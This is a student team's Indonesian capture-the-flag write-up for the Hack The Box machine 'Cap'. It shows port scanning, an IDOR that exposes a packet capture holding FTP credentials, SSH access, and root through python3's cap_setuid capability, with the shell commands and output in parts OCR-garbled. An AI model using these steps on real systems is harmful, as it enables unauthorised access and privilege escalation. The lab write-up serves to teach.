Kelompok 4 - Write Up Machine HTB Cap - Easy

Arnesto Agung Detanomez - 2702288355 || Azzahwa Aleyda Choirunnisa - 270227709 || Jovan Rivaldo - 2702303500 || Kenzie Edernez - 2702296142 || M.Hilmi Febryantoro - 2702275756

Report:

Start - FootHold - User - Root

Machine cap memiliki kerentanan pada web servernya yang mana bisa dieksploitasi dengan IDOR dan mendapatkan user credential yang bisa dimanfaatkan untuk mendapatkan akses pada servernya.

Start

Command: ip a

```
-[/home/kali]
    in a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                 0.1/8 scope host lo
      valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
  valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:b2:ff:96 brd ff:ff:ff:ff:ff:ff
inet 192.168.192.128/24 brd 192.168.192.255 scope
                                                     55 scope global dynamic noprefixroute eth0
       valid_lft 1705sec preferred_lft 1705sec
       et6 fe80::928d:c177:56c7:6b9c/64 scope link noprefixroute valid_lft forever preferred_lft forever
    inet6 fe80::92
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:a6:6c:f4:0d brd ff:ff:ff:ff:ff:
                 .0.1/16 brd 172.1
                                              55 scope global docker0
        valid_lft forever preferred_lft forever
```

Penting untuk kita mengetahui IP kita untuk pengerjaan kita kedepannya, tetapi pada mesin ini kita tidak memerlukan IP kita dikarenakan pada mesin HTB biasanya kita sudah mengetahui Ip Server yang ingin kita tuju.

IP SERVER TUJUAN



Ini adalah IP Server tujuan yang akan kita eksploitasi.


Command: nmap 10.10.10.245 -p- -T5

```
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 8.2pl Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open http gunicorn
```


-p- berfungsi agar kita bisa melihat semua port tanpa terkecuali dan -T5 mempercepat proses scanning dengan resiko akan lebih mudah diketahui. kami mendapati ada nya 3 port yang dimiliki oleh webserver ini, dan langsung mencoba untuk membuka website (Http)


FootHold

Web Discovery




Kami mendapati website yang berisikan security snapshot yang bisa kita ambil dan download. tetapi setelah kami eksplor websitenya kami menyadari bahwa ada yang janggal dimana setiap kami klik halaman yang sama nama website berubah dari yang tadinya 10.10.245/data/1 berubah menjadi 10.10.10.245/data/2 dan semakin bertambah.






Kami menyimpulkan bahwa parameter id yang ada pada website bisa diubah-ubah menjadi angka yang kita inginkan, ini merupakan salah satu vulnerabilities IDOOR yang mana pengguna bisa mengakses halaman lain website dengan memanipulasi nama dari website (Biasanya parameter id).



kami mendapatkan 10.10.10.245/data/0 yang mana ada sebuah data yang dapat kita lihat yang merupakan trafic dari website ini, kamipun melihat data itu menggunakan wireshark.

Awalnya tidak ada apa-apa tetapi setelah kami melihat lebih dalam ada FTP request yang berisikan Username Nathan dan Passwordnya yang kami spekulasi merupakan User credential dari server ini, tanpa pikir panjang kami langsung coba login ssh untuk mendapatkan usernya.



User

Command : ssh nathan@10.10.10.245

```
-(kali® kali)-[~]

—$ ssh nathan@10.10.10.245

nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)
* Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support:
                https://ubuntu.com/advantage
 System information as of Sat Dec 28 06:29:17 UTC 2024
 System load: 20500
                       0.0
 Usage of /:
                       36.9% of 8.73GB
 Memory usage:
                       22%
 Swap usage:
Processes:
                       0%
                       227
 Users logged in:
                       Ø
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:feb9:3198
  ⇒ There are 3 zombie processes.
63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ ls -al
total 28
drwxr-xr-x 3 nathan nathan 4096 May 27 2021 .
drwxr-xr-x 3 root root 4096 May 23 2021 ...
lrwxrwxrwx 1 root root 9 May 15 2021 ...
                           9 May 15 2021 .bash_history → /dev/null
lrwxrwxrwx 1 root root
-rw-r--r-- 1 nathan nathan 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 nathan nathan 3771 Feb 25 2020 .bashrc
      --- 2 nathan nathan 4096 May 23 2021 .cache
-rw-r--r-- 1 nathan nathan 807 Feb 25 2020 .profile
lrwxrwxrwx 1 root root 9 May 27 2021 .viminfo → /dev/null
     ---- 1 nathan nathan 33 Dec 27 19:46 user.txt
nathan@cap:~$ cat user.txt
5958a35b2cb503f50789aa6c9f107aed
nathan@cap:~$
```

Command ssh berguna untuk kita bisa login dan mengakses user dari server untuk privilege escalation kedepannya, setelah kami masukan pun akhirnya kami berhasil masuk ke user nathan dan mendapatkan flag yang ada di user.txt. Is -al berguna untuk kita bisa melihat directory dan file apa yang dimiliki oleh server, cat berguna untuk mendisplay informasi yang ada pada sebuah file.

Privilege Escalation

Command: getcap -r / 2> /dev/null

```
nathan@cap:~$ getcap -r / 2> /dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

command ini berguna untuk memeriksa apakah ada file yang memiliki capabilities tertentu, yang mungkin memberikan hak akses khusus kepada pengguna. Disitu disebutkan bahwa /usr/bin/python3.8 berkapabilitas untuk mengubah setuid dari user sehingga kami mencoba menggunakan script python untuk mengganti id dari user.

Command: python3 import os os.setuid(0) os.system("/bin/bash")

```
nathan@cap:~$ python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:~#
```

dengan script tersebut kami berhasil untuk memasuki Root dari server ini, dengan mengubah uid menjadi 0 yaitu root sendiri.

Command: Is -I /root

setelah itu kami lakukan enumerasi lokal pada root dan mendapatkan flag dari root.txt. command ls berguna untuk melihat directory dan file apa saja yang terdapat serta cat untuk mendisplay isi tampilan dari sebuah file.